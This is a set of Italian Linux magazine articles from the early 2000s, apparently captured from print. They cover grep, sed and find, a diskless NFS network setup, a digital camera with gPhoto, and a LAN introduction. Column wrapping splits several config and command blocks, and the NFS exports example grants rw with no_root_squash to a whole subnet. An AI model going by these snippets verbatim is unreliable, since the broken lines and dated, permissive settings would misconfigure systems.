Esistono numerose altre opzioni, che vi invito ad approfondire usando il manuale in linea (comando man grep, oppure *info grep*). Esistono due varianti di questo comando, e sono *egrep* ed *fgrep*. Il comando *egrep* è simile (non identico) al comando *grep* con l'opzione *-E (egrep* mantiene una equivalenza con un comando omonimo presente nei sistemi Unix). Serve per poter far uso di espressioni regolari particolari, chiamate *"estese"* (hanno una sintassi diversa da quelle standard). Invocare *fgrep* equivale invece ad invocare *grep* con l'opzione *-F*. In questo caso la stringa per eseguire il pattern matching viene interpretata come una lista di stringhe (fisse), separate dal caratteri *"new line"*; di ciascuna delle quali viene cercata l'occorrenza.

Sed, Perl, ...

Esistono molti altri strumenti per analizzare il contenuto dei file. Per esempio esiste il comando *sed*. Esso è uno stream editor, ovvero riceve i dati dal suo standard input, processando linea per linea. Le linee lette vengono salvate su un buffer interno (chiamato *pattern buffer*) e il risultato dei comandi specificati (su tali linee) vengono scritte sullo standard output. È possibile far leggere il contenuto di file usando il meccanismo di pipeline. Anche *sed* fa uso di espressioni regolari. Il comando:

```
sed -n -e '/compleanno/
  p' /home/mio/pippo.txt |
                    more
```

Stampa, a video, tutte e sole le linee del file */home/mio/pippo.txt* che contengono la stringa *"compleanno"*. Per approfondire l'uso del comando sed consiglio (oltre al solito manuale in linea) la serie di articoli *"Sed by example"* di Daniel Robbins presenti sul sito developerWorks di IBM (si veda *http://www.ibm.com/developerworks/library/l-sed1.html)*.
Volendo si possono sostituire le occorrenze di una certa stringa (per esempio *"Ivan Venuti"* di un file *(esempio.txt)* con un'altra stringa (come *"Dott. Ivan Venuti"*), e salvare il risultato in un nuovo file *(nuovo.txt)*, attraverso il comando:

```
sed 's/Ivan Venuti/
         Dott. Ivan Venuti/
             g' esempio.txt >
                    nuovo.txt
```

Per questo scopo può essere usato anche l'interprete perl (ma potendo scegliere indifferentemente quale comando usare, è da preferire *sed*, in quanto richiede molte meno risorse):

```
perl -pi -e "s/
   Ivan Venuti/Dott. Ivan
   Venuti/g;" esempio.txt
```

Le sostituzioni avvengono nel file da dove viene letto l'input (in questo caso nel file *esempio.txt*).

Comandi composti e alias

Ora che si è visto l'utilizzo dei principali comandi di Linux per ricercare un particolare file, si possono vedere esempi avanzati che utilizzano tali comandi. Per esempio si potrebbero ricercare tutti i file che contengono la stringa *"computer"* con:

```
find / -type f -print |
   xargs grep -i computer
```

Come si vede l'uso di comandi composti permette di effettuare ricerche complesse e sofisticate. L'inconveniente maggiore è nella lunghezza e nella complessità dei comandi con tutti gli argomenti appropriati. È per questo che è conveniente memorizzare i comandi composti di maggior utilizzo per poterli eseguire senza ri-digitare tutto. Le due alternative principali sono creare uno script shell

Link	Descrizione
www.linuxfocus.org/English/September1998/article64.html	Un articolo ("Finding files") che presenta, oltre ai comandi qui presentati, altri comandi non "standard" per reperire l'informazione voluta
www.dsl.org/cookbook	Il libro "The Linux Cookbook" in formato elettronico. Vi consiglio, in particolare, i capitoli 10, 16 e 18.
www.northernjourney.com/opensource/newbies/newb010.html	Altro articolo ("Finding things on a Linux System") sui temi trattati
www.linux-mag.com/2001-04/newbies_01.html	Articolo "Finding Stuff": approfondisce l'uso del comando find
www.linuxjournal.com/article.php?sid=1180	Altro articolo ("Finding files and more") sull'uso del comando find
www.doc.ic.ac.uk/~wjk/UnixIntro/	Corso introduttivo su Unix che tratta anche il problema di reperire informazioni presenti sui file

Riquadro 2:

Link utili per approfondire i temi trattati.

oppure creare un alias. Nel primo caso si memorizza il comando in un file a cui si danno gli appropriati permessi di esecuzione. Dopodiché, in base alla posizione del file e ai suoi permessi, esso potrà essere eseguito da chi è autorizzato ad usarlo. Nel secondo caso è necessario digitare il seguente comando dalla shell:

```
alias nome='comando'
```

Per esempio potete inserire il seguente alias:

```
alias vuoti='find . -empty -print'
```

e, digitando *"vuoti"* dalla shell, appariranno tutti i file che, a partire dalla directory corrente, hanno dimensione uguale a 0 (attenzione a non aggiungere spazi vuoti tra il nome del comando, il simbolo "=" e il primo apice!).
Questo va bene per comandi che pensate di usare di frequente solo nella sessione corrente.

Se invece pensate che tale alias vi sia utile anche in futuro, allora è necessario renderlo "Permanente" andando ad editare il file di configurazione della shell. Nel caso si usi la bash shell si editi il file *.bashrc* presente nella propria home directory (è quella in cui entrate appena fatto il login, e la potete conoscere digitando *"cd ; pwd"*).

Conclusioni

Sappiamo bene che i contenuti del presente articolo necessitano di molta pratica per essere appresi e usati con profitto, ma lo scopo era quello di presentare gli strumenti più adatti per ricercare certe informazioni: nel momento in cui avrete la necessità di affrontare questo problema saprete almeno che comandi guardare e approfondire.
Per concludere nel Riquadro 2 sono presentati alcuni link utili che trattano la problematica di ricercare informazioni sul file system.

Ivan Venuti





Figura 2

Schermata iniziale dell'Hompage Linuxfocus.org.

Una Rete diskless sarà formata da:

-un server

-client senza hard disk (diskless)

I passi da compiere per portare a termine la configurazione di una rete di questo tipo non sono banali ma, vedrete, che alla fine ne sarà valsa la pena.

Diskless via NFS

Vogliamo centralizzare la rete obbligando i terminali dislocati per l'ufficio a dipendere da un singolo server senza ricorrere all'utilizzo di software esoterico? Si?

Esistono tre differenti approcci per la costruzione di una rete diskless:

1 acquisto di schede ethernet aventi eprom programmate al boot di rete;
2 utilizzo di software free per la generazione di un bootcode da inserire all'interno di un floppy in modo da consentire il boot via rete (pacchetto *Etherboot -http://etherboot.sourceforge.net/-* e pacchetto *Netboot -http://netboot.sourceforge.net/-*);
3 generazione di apposita immagine del kernel e utilizzo di questa in un floppy.

In questo articolo considereremo questa ultima possibilità, cercando di snocciolare, nel modo più comprensibile, le modifiche da apportare alla nostra rete, in modo da rendere funzionale questo tipo di architettura.

Teoria

Teoricamente la costruzione di una rete di questo tipo passa attraverso 3 fasi:

1 il server passa al client il kernel via NFS;
2 il client monta, via ethernet, il file system con permessi rw (read and write);
3 il sistema viene inizializzato (partenza init).

Vediamo in dettaglio cosa accade sulla macchina server e sul client diskless. Il bootcode utilizzato all'intero del supporto magnetico (floppy nel nostro caso) consentirà al server di identificare l'ethernet installata. Il client invierà sulla intranet una query contenente il MAC address (forma canonica 00:D0:59:08:97:E2) attendendo una risposta del server. L'inetd del server riconoscerà l'interrogazione del client diskless, portandola all'attenzione del demone *dhcpd* che:

1 leggerà il proprio file di configurazione *(/etc/dhcpd.conf);*
2 riconoscerà il MAC address della ethernet;
3 invierà un reply al client diskless.

Il bootcode riceverà il reply del server e, dopo aver configurato l'interfaccia di rete attraverso i parametri del file di configurazione di dhcpd, invierà un richiesta TFTP al server:inizia il

download del kernel. Terminata la transazione, il sistema verrà inizializzato attraverso l'invio di una nuova richiesta in broadcast (lato client) che permetterà l'ottenimento di tutti i rimanenti parametri del kernel (lato server). Terminate le comunicazioni, il client farà un mount, via NFS, della directory contenete il sistema operativo (lato server).

Lato client

Come prima cosa dobbiamo preoccuparci di creare il floppy di boot. Per fare questo sarà necessario allestire un kernel ad hoc (se a digiuno di compilazioni di kernel consiglio la lettura del Kernel HoW-TO consulatabile all'url *www.pluto.linux.it*). Il kernel dovrà contenere le seguenti futures:

- *Networking support.*
- *TCP/IP networking.*
- *Network device support.*
- *NFS filesystem support.*
- *Root file system on NFS.*

Dove:

- *Networking support:* consente l'attivazione della gestione di rete.
- *TCP/IP networking:* protocolli usati per la gestione di servizi di rete (usati sia per la connettività internet che intranet). Abilitando questa opzione verrà attivato il *'loopback'* (questa sezione del kernel è piuttosto vasta e può variare notevolmente conforme alla versione di kernel montato dalla vostra distribuzione).
- *Network device support:* abilitazione delle interfacce di rete. Conforme all'hardware in nostro possesso dovremmo selezionare una delle schede riportate in elenco (qualora aveste problemi con alcune ethernet vi consiglio di controllare la compatibilità di queste con Linux controllando l'url: *www.linhardware.com).*
- *NFS filesystem support:* permette di montare parte del file system di altro elaboratore consentendo la condivisione dei dati (necessaria per il client).
- *Root file system on NFS:* permette l'export attraverso la rete del file system principale (protocollo NFS).

Abilitare queste features in modo monolitico, non modulare, per facilitare il proseguo del lavoro.

Kernel

Durante la fase di inizializzazione del sistema, le macchine diskless devono riuscire ad ottenere alcune informazioni per poter gestire: le interfacce di rete, l'instradamento e montare il file system. Si rende necessario, quindi, rendere operativo il servizio di NFS.
I passi da compiere sono:

1. forzare il sistema ad utilizzare come file system principale le informazione recepite via NFS;
2. esprimere una directory di sistema che verrà poi utilizzata per 'montare' il file system;
3. definire informazioni tali da consentire il collegamento di rete.

Gli attributi da aggiungere saranno:

```
root=/dev/nfs
nfsroot=192.168.1.1:/tft
        pboot/192.168.1.2
                nfsaddrs=
 192.168.1.2:192.168.1.1
 :192.168.1.1:255.255.25
        5.0:diskless:eth0:
```

Dove:

- *'nfsroot',sintassi'nfsroot =[ip_server]:/[directory_radice]/[opzione_nfs]',* ci permette di identificare una directory (nel nostro caso */tftpboot*) da utilizzare come mount point;
- *'nfsaddrs',sintassi 'nfsaddrs=[ip_del_client]:[ip_del_server]:[ip_del_router]:[netmask]:[nome_host]:[ethernet]'* fornisce informazioni utili al completamento del collegamento di rete. Un esempio di parametri di configurazione può essere del tipo:

```
root=/dev/nfs
nfsroot=192.168.1.1:/
     tftpboot/192.168.1.2
```

(e'convenzione utilizzare la directory *'tftpboot'* come mount point del file system, rimando al *Diskless HowTo* per maggiori informazioni a riguardo)

```
nfsaddrs=
 192.168.1.2:192.168.1.1
 :192.168.1.1:255.255.25
        5.0:diskless:eth0:
```

Cosi' facendo si indica al kernel di utilizzare le informazioni passate via NFS dal server *(192.168.1.1)* e al client di utilizzare la directory *'tftpboot'* come punto di mount per il proprio filesystem: questi piccoli accorgimenti dovrebbero permettere alla macchina server e al diskless di interagire. Abbiamo utilizzato il device virtuale *'/dev/nfs'* per permettere al kernel di fare un mount via rete. Unico problema: il device non esiste! Poco male, generiamo un nuovo device, in modo da permettere a LILO di avere un oggettivo punto di riferimento. Utilizziamo il comando *'mknod'* in questo modo:

```
mknod /dev/boot255 c 0
                   255
```





Figura 1
Possibili soluzioni per la creazione di reti diskless.

Figura 2

Passaggi da compiere per ilpassaggio dei dati in una rete diskless.

Figura 4

Parametri da inserire nel Kernel per permettere al sistema di gestire terminali privi di hard disk.

Avremmo cosi creato un device a caratteri avente numero primario 0 e numero secondario 255. È ora necessario decidere come si vuole avviare il kernel. Esistono quattro differenti approcci al problema:

1 utilizzo del comando *rdev* (sconsigliato poiche' la maggior parte delle informazioni devono passare attraverso DHCP -escludo l'utilizzo del protocollo BOOTP oramai obsoleto-);
2 utilizzo di LILO;
3 utilizzo di SYSLINUX (si possono avere maggiori informazioni a riguardo consultando l'articolo sulla creazione di distribuzioni linux embedded pubblicato il numero scorso;
4 utilizzo di LOADLIN (non considero il suo utilizzo, richiede sistema Dos).

I parametri da inserire all'interno del file di configurazione di LILO (ho deciso di utilizzare questo come boot loader) *'/etc/lilo.conf'* dovranno evidenziare al sistema: l'immagine da utilizzare in fase di boot *(image=/diskless)*, il device utilizzato *(/dev/boot255)* e informazioni utili al completamento della configurazione *(append)*. Le stringhe da aggiungere al file *'lilo.conf'* saranno:

```
image=/diskless
label=diskless
root=/dev/boot255
append="root=/dev/nfs
    nfsroot=192.168.1.1:/
    tftpboot/192.168.1.2
    nfsaddrs=
192.168.1.2:192.168.1.1:
192.168.1.1:255.255.255
    .0:diskless:eth0:"
```

NFS lato server

Dopo aver deciso i servizi che dovranno essere attivi sulle macchine diskless (non considerate superficiale questa analisi, perche' da questo dipenderà la struttura della directory radice NFS) dobbiamo organizzare la directory che conterrà il file system da esportare. Qualora si dovesse amministrare una rete con più macchine diskless e' necessario suddividere la directory *'tftpboot'* (direttorio contenete il file system che verrà montato dai terminali) in tante sotto directory quanti sono i terminali diskless. Ponendo di avere due terminali diskless *(192.168.1.2* e *192.168.1.3)* la directory *'tftpboot'* sarà composta dalle sotto directory:
192.168.1.2 192.168.1.3
Ipotizzando l'equivalenza dei terminali (uguale hardware) e' possibile replicare la directory origine sia per rendere più snella la struttura che per farci risparmiare del tempo, ricordandoci pero' che alcune directory non potranno avere natura standardizzata. Il comando da utilizzare per la replica della directory sarà:

```
cp -ldpR /tftpboot/base
/tftpboot/ip_nuovo_terminale_diskless
```

Figura 3

Stadi del passaggio di informazioni tra pc client e pc server.

Cosa inserire all'interno della directory radice? Dovrà essere ricostruita una struttura similare a quella della nostra distribuzione, quindi inseriremo le directory contenenti: i binari *(/bin)*, i device *(/dev/)*, i file di configurazione e gli rc.d *(/etc)*, le home degli utenti *(/home)*, le librerie *(/lib)*, */proc*, la home dell'amministratore di sistema *(/root)*, */sbin*, */usr*, */var* e quella contenete i file temporali *(/tmp)*. Per un approfondimento a riguardo rimando alla lettura dell'articolo *'Creazione di distribuzioni embedded'* apparso qualche numero fa sulla rivista. Attenzione durante la fase di creazione della directory *'/var'*. Per semplificare il compito consiglio di seguire lo schema riportato in Figura 7. Non potrà essere generato un link tra la directory *'/var'* del primo client diskless *(192.168.1.2)* e quella degli altri *(192.168.1.3)*: questa contiene file (amministrativi, temporanei) che non potranno avere caratteristica uniforme. Risolviamo il problema creando una directory *'/base'* dalla quale partiranno i link verso quelle dei terminali diskless (in pratica questa non sara' direttamente utilizzata da nessuna macchina). Qui arriva la parte difficile. Come si comporta la distribuzione in nostro possesso in fase di avvio? Se avete veramente intenzione di creare delle strutture diskless consiglio di rivolgere l'attenzione verso quelle distribuzioni che facilitano il compito ad un'amministrazione di una rete di questo tipo (Redhat, Suse e Debian).
Rimando agli HowTo ufficiali per avere degli script di riferimento.

Configurazioni

È opportuno mettere mano ad alcuni file di configurazione (lato diskless, si fa riferimento ai file contenuti all'intero della directory radice NFS *'tftpboot'*) in modo da consentire ai terminali diskless di fare un mount di tutte le directory necessarie all'inizializzazione del sistema. Il primo file a cui mettere mano e' il file *'/etc/fstab'*: questo definisce caratteristiche e directory di collegamento dei diversi file system. Il file e' composto da record ed e' suddiviso in sette campi (ogni campo e' separato dall'altro da uno spazio) e conterrà, a seconda del campo:

1 CAMPO: definizione del tipo di dispositivo o del file system
2 CAMPO: definizione della directory che conterrà il file system
3 CAMPO: definizione del tipo di file system
4 CAMPO: definizione di opzioni speciali
5 CAMPO: definizione dei file system utilizzati come per il dump di dati
6 CAMPO: definizione dell'ordine in cui il programma *'fsck'* dovra' controllare il file system (valore 0 se *'fsck'* non dovra' fare il controllo)

Un esempio di file 'fstab' potrebbe essere del tipo:

```
192.168.1.1:/tftpboot/
    192.168.1.2 / nfs defaults 0 0
none /proc proc defaults
    0 0
192.168.1.1:/usr /
    usr nfs ro 0 0
192.168.1.1:/home
    /home nfs defaults
    0 0
```

Qualora si volessero utilizzare unità a dischetti o cd-rom e' necessario aggiungere queste righe (deve essere rivista anche la struttura della nostra directory *'base'*, aggiungendo la directory *'mnt'*):

```
/dev/fd0 /mnt/floppy
    ext2 user,noauto 0 0
/dev/fd0 /mnt/a vfat
    user,noauto 0 0
/dev/cdrom /mnt/cdrom
    iso9660 user,noauto,ro
    0 0
```

Per rendere operativo il passaggio di dati via NFS dobbiamo permettere ai terminali diskless l'accesso al file system del pc server. Questo lo si ottiene confi-

Figura 6
Organizzazione della directory 'tftpboot' (tante sottodirectory quanti terminali diskless).





Figura 5
Informazioni da aggiungere al file di configurazione di LILO.

STRUTTURA DIRECTORY /tftpboot/ip

/bin	Binari
/var	File temporanei e di log
/proc	File system virtuale
/mnt	Punto di mount per device
/home	Directory utenti
/etc	File di configurazione
/tmp	File temporanei
/dev	Directory dei device
/lib	Directory delle librerie

Figura 7

Schema ad albero della directory /var.

gurando a dovere il file *'/etc/exports'* contenente informazioni a riguardo le porzioni di file system da concedere via NFS (utilizzato dai demoni *'mountd'* e *'nfsd'*). Il file e' composto da record che conterranno sia l'indicazione delle directory che saranno condivise (in modo ricorsivo) sia l'indicazione degli host o delle reti a cui verrà garantito l'accesso. Numerose le opzioni che potranno essere utilizzate per consentire corrette politiche di restrizione al file system condiviso. Le opzioni utilizzabili sono:

- *ro/rw:* accesso in sola lettura/accesso in lettura e scrittura;
- *noaccess:* nessuna condivisione di una directory (utile per le sotto directory);
- *link_relative:* trasformazione di link assoluti in link relativi;
- *link_absolute:* mantenimento stato link;
- *root_squash/no_root_squash:* impedire accesso ad utente *'root'* (utente *'root'* trattato come utente *'nobody'*) '/mancata trasformazione UID 'root'.





Figura 8

File di configurazione da modificare per rendere operativa la rete.

TABELLA OPZIONI FILE EXPORTS

ro/rw	Accesso al File system in sola lettura oppure in lettura e scrittura (rw)
noaccess	Accesso negato a directory, usato per proteggere sotto directory
link_relative	Trasformazione link assoluti in link relativi
link_absolute	Nessuna modifica ai link esistenti
root_squash/no_root_squash	Accesso negato ad utente root (nobody) oppure mancata trasformazione UID (no)

Figura 9

Schema delle opzioni utilizzabili nel file di configurazione 'exports'.

Il file *'exports'* sarà del tipo:

```
/tftpboot 192.168.1.0/
255.255.255.0(rw,no_roo
t_squash) /usr
192.168.1.0/
255.255.255.0(
ro, squash_uids=0-100,
squash_gids=1-80)
/home 192.168.1.0/
255.255.255.0(rw,no_
root_squash)
/lib 192.168.1.0/
255.255.255.0(ro,
squash_uids=0-100,
squash_gids=1-80)
/bin    192.168.1.0/
255.255.255.0(ro,
squash_uids=0-100,
squash_gids=1-80)
/sbin   192.168.1.0/
255.255.255.0(ro,
squash_uids=0-100,
squash_gids=1-80)
/etc    192.168.1.0/
255.255.255.0(ro,
squash_uids=0-100,
squash_gids=1-80)
/var    192.168.1.0/
255.255.255.0(ro,
squash_uids=0-100,
squash_gids=1-80)
```

Aggiungere la stringa

```
/mnt    192.168.1.0/
255.255.255.0(ro,
squash_uids=0-100,
squash_gids=1-80)
```

se si volessero usare floppy o cdrom. La rete diskless ora e pronta per essere testata: buon divertimento.

Francesco Tornieri

RIFERIMENTI

- Mounting the root filesystem via NFS di Gero Kuhlmann
- Diskless Linux Workstation di Ken Yap
- Appunti di Informatica Libera di Daniele Giacomini
- Diskless Nodes HOWTO for Linux di Ken Yap
- Diskless-root-NFS-HOWTO di Hans de Goede
- Configurazione di Reti Diskless di Francesco Tornieri

Ormai possedere una macchina fotografica digitale non e` piu` un lusso. Il mercato offre un'ampia gamma di prodotti adatti a tutte le tasche. Perche` mai non provarne l'utilizzo in sistemi GNU/Linux? Sara` mostruosamente complicato? No, a patto di sapere dove "mettere le mani".

Sorridete... siete su Linux!

In questo articolo vedremo come istruire il nostro pinguino preferito a riconoscere e utilizzare al meglio una macchina fotografica digitale, facendo anche una "prova su strada".

Software e macchine fotografiche digitali

Bene, abbiamo deciso di acquistare una macchina fotografica digitale nuova fiammante, cosi` da poter acquisire tutte le immagini che vogliamo, trasferirle sul nostro hard disk e magari pubblicarle sulla nostra pagina web. Ovviamente, essendo fieri utilizzatori di software libero, abbiamo la necessita` che il nostro sistema GNU/Linux ci permetta di lavorare con il nostro nuovo acquisto senza problemi, quindi prima di lasciare che gli euro escano dalle nostre tasche cerchiamo di vedere quali sono i modelli supportati e di che software avremo bisogno per utilizzare tutte le funzionalita` che una moderna macchina fotografica digitale dispone.

Compatibilità

Grazie alla grande quantita` di sviluppatori che lavorano al kernel di Linux, ormai la lista dell'hardware supportato si e` notevolmente allargata, e cio` e` dovuto anche all'introduzione, con le release 2.4.x, del supporto USB, necessario per connettere tutti i dispositivi dotati di questa interfaccia, come la stragrande maggioranza delle macchine fotografiche digitali.
Il sito "Linux Hardware Database" *(http://lhd.zdnet.com)* e` un buon riferimento e contiene report su circa un centinaio di macchine fotografiche diverse, ognuna con le relative specifiche tecniche, link a documenti utili e la possibilità di aggiungere commenti sul funzionamento.

Il software

La prima scelta per quanto riguarda il software ricade sicuramente su gPhoto *(http://www.gphoto.org)*, un programma veramente completo, distribuito sotto licenza GPL.
I punti di forza di gPhoto sono senza dubbio il gran numero di modelli supportati (la versione 2.0 infatti ne vanta ben piu` di 100!), la semplicita` d'uso e l'intuitivita` dell'interfaccia. Inoltre e` possibile anche esportare direttamente in HTML le immagini, creando in pochi

clic un album fotografico interattivo pronto per essere pubblicato sul web. Per quanto riguarda possibili alternative, su Freshmeat *(http://www.freshmeat.net)* e` presente una sezione appositamente dedicata alle macchine fotografiche digitali che comprende piu` di una ventina di progetti, tra cui il lettore insoddisfatto da gPhoto trovera` certamente il software piu` adatto alle proprie esigenze.

Figura 1

gPhoto, uno dei piu` completi programmi per la gestione di una macchina fotografica digitale.

Prova su strada

Per la nostra "prova su strada" e` stata presa in cosiderazione una macchina fotografica digitale **Kodak 280 Zoom** (grazie Tommi!), dotata di cavo USB per la connessione al PC. Il kernel utilizzato e` la versione 2.4.17, su sistema Debian GNU/Linux 3.0 ("woody"). Innanzitutto e` necessario ricompilare il kernel includendo il supporto USB se non presente (come nel mio caso).
Ho quindi selezionato le opzioni:

CONFIG_USB=y
(supporto USB generico)

CONFIG_USB_ DEVICEFS=y
(per un corretto riconoscimento del bus USB nel filesystem /proc)

CONFIG_USB_UHCI=m e **CONFIG_USB_UHCI_ ALT=m**
(controller USB della

Figura 1

Le anteprime delle foto scattate.





Figura 3

gPhoto mette a disposizione anche un tool per il bilanciamento dei colori.

Figura 4

Con gPhoto e` facile creare un album fotografico interattivo.

scheda madre)

CONFIG_USB_DC2XX=m (supporto per macchine fotografiche Kodak dc2xx)

Dopodiche`, seguendo le indicazioni del file *Documentation/usb/dc2xx.txt* nella directory dei sorgenti del kernel, abbiamo provveduto a creare un file dispositivo con il seguente comando (da utente *root*):

```
# mknod -m 0660 /dev/usb/dc2800 c 180 80
```

Dopo aver riavviato, abbiamo inserito uno dei due moduli per il controller USB (a posteriori si è avuto modo di vedere che entrambi funzionano correttamente), e infine si è inserito il modulo relativo alla macchina fotografica. Abbiamo scattato qualche foto in casa (grazie Chiara e Miki!), e connesso la macchina alla porta USB: subito e` stata riconosciuta dal sistema, infatti l'output di dmesg conteneva le linee:

```
hub.c: USB new device connect on bus2/1, assigned device number 13
dc2xx.c: USB Camera #0 connected, major/minor 180/80
```

Si è quindi avviato gPhoto indicando il modello della macchina e il file-dispositivo in cui è mappata, abbiamo quindi scricato le anteprime delle fotografie, tramite il menu *Camera -> Download Index-> Thumbnails*. Dopo aver scelto le immagini che interessavano, abbiamo provato qualche tool che gPhoto mette a disposizione per l'editing delle immagini (prima di darle in pasto a Gimp naturalmente ;) : rotazione, ribaltamento, ridimensionamento e bilanciamento dei colori. Infine abbiamo selezionato *File-> Export->HTML Gallery* e in pochi secondi abbiamo creato una pagina HTML con le anteprime cliccabili delle immagini scattate: veramente appagante!

Conclusioni

Abbiamo visto come utilizzare una macchina fotografica digitale in un sistema GNU/Linux non sia un problema, anche grazie al supporto USB presente nei kernel recenti, e a un programma valido e flessibile come gPhoto. Ora i limiti a cio` che possiamo realizzare sono solamente quelli della nostra fantasia, della nostra immaginazione e, soprattutto, della voglia di fotografare.
Buoni clic!

Giacomo Tenaglia

Creare una rete fra PC (1° parte)

Scopo finale di questa mini guida è quello di arrivare ad avere una rete LAN collegata ad Internet, che permette di condividere un solo abbonamento fra diversi client per mezzo di un server DNS e un server PROXY, inoltre condivideremo anche l'Hard Disk del server linux e lo utilizzeremo come se fosse un Hard Disk in ambiente Windows attraverso la configurazione del demone SAMBA.

Vediamo insieme quali sono le componenti che ci permettono di creare una rete tra PC Linux e come scegliere gli strumenti adatti per realizzare la soluzione più confacente alle nostre esigenze.

Cosa è una rete

Il termine 'rete' (network) è spesso utilizzato in campo informatico, per definire il collegamento fisico di più postazioni di lavoro, i comuni PC, attraverso cavi o collegamenti wireless.
Il collegamento può avvenire in diversi modi, può avere diverse dimensioni e soprattutto può utilizzare diversi protocolli di comunicazione.
Lo scopo e il beneficio principale di effettuare un collegamento in rete di diverse postazioni è senza dubbio quello di condividere dati e applicazioni fra più utenti. Basta pensare al beneficio in termini di risparmio di tempo che si ha in un ufficio se gli addetti alla segreteria possono scambiarsi le lettere e i normali documenti di testo come le circolari senza copiarli sui floppy per stamparli da un PC ad un altro.Inoltre se riflettiamo sui benefici che ha portato Internet in termini di studio, conoscenza e scambio dati in tutto il mondo, comprendiamo immediatamente la necessità di essere subito in 'rete'. Nel resto dell'articolo e nelle successive puntate ci concentreremo sulle reti TCP/IP in ambiente misto, cioè fra postazioni Linux/Windows. Tale scelta è obbligata, in quanto il protocollo TCP/IP è quello utilizzato da Internet, e quindi in tutto il mondo.

Tipologie di rete

Come già accennato esistono diversi tipi di rete in relazione alla topologia del collegamento, al protocollo utilizzato e all'estensione.
Una prima classificazione è senza dubbio quella fra reti *LAN*, *MAN* e *WAN*.
Cosa sono queste sigle?

- *LAN* è l'abbreviazione di Local Area Network, ovvero rete ad ambito locale.

Per locale si intende che l'estensione dei collegamenti non supera le dimensioni dell'edificio che ospita i PC. Classici esempi di reti LAN sono quelli presenti negli uffici e nelle scuole. Solitamente la loro velocità è di 10 o 100 Mb/s e il loro principale utilizzo è quello di permettere lo scambio locale di documenti ed eventualmente di condividere un accesso ad internet.

- *MAN* è invece

l'acronimo di Metropolitan Area Network, cioè rete con estensione metropolitana. Solitamente tali reti collegano diverse sedi all'interno della stessa città.

Spesso una *MAN* è realizzata come interfacciamento di due o più LAN presenti nelle diverse sedi da collegare. Un esempio tipico è l'azienda che ha diverse sedi nella stessa città e che ha bisogno di un continuo scambio dati fra le sedi, magari per esigenze contabili o di sorveglianza.

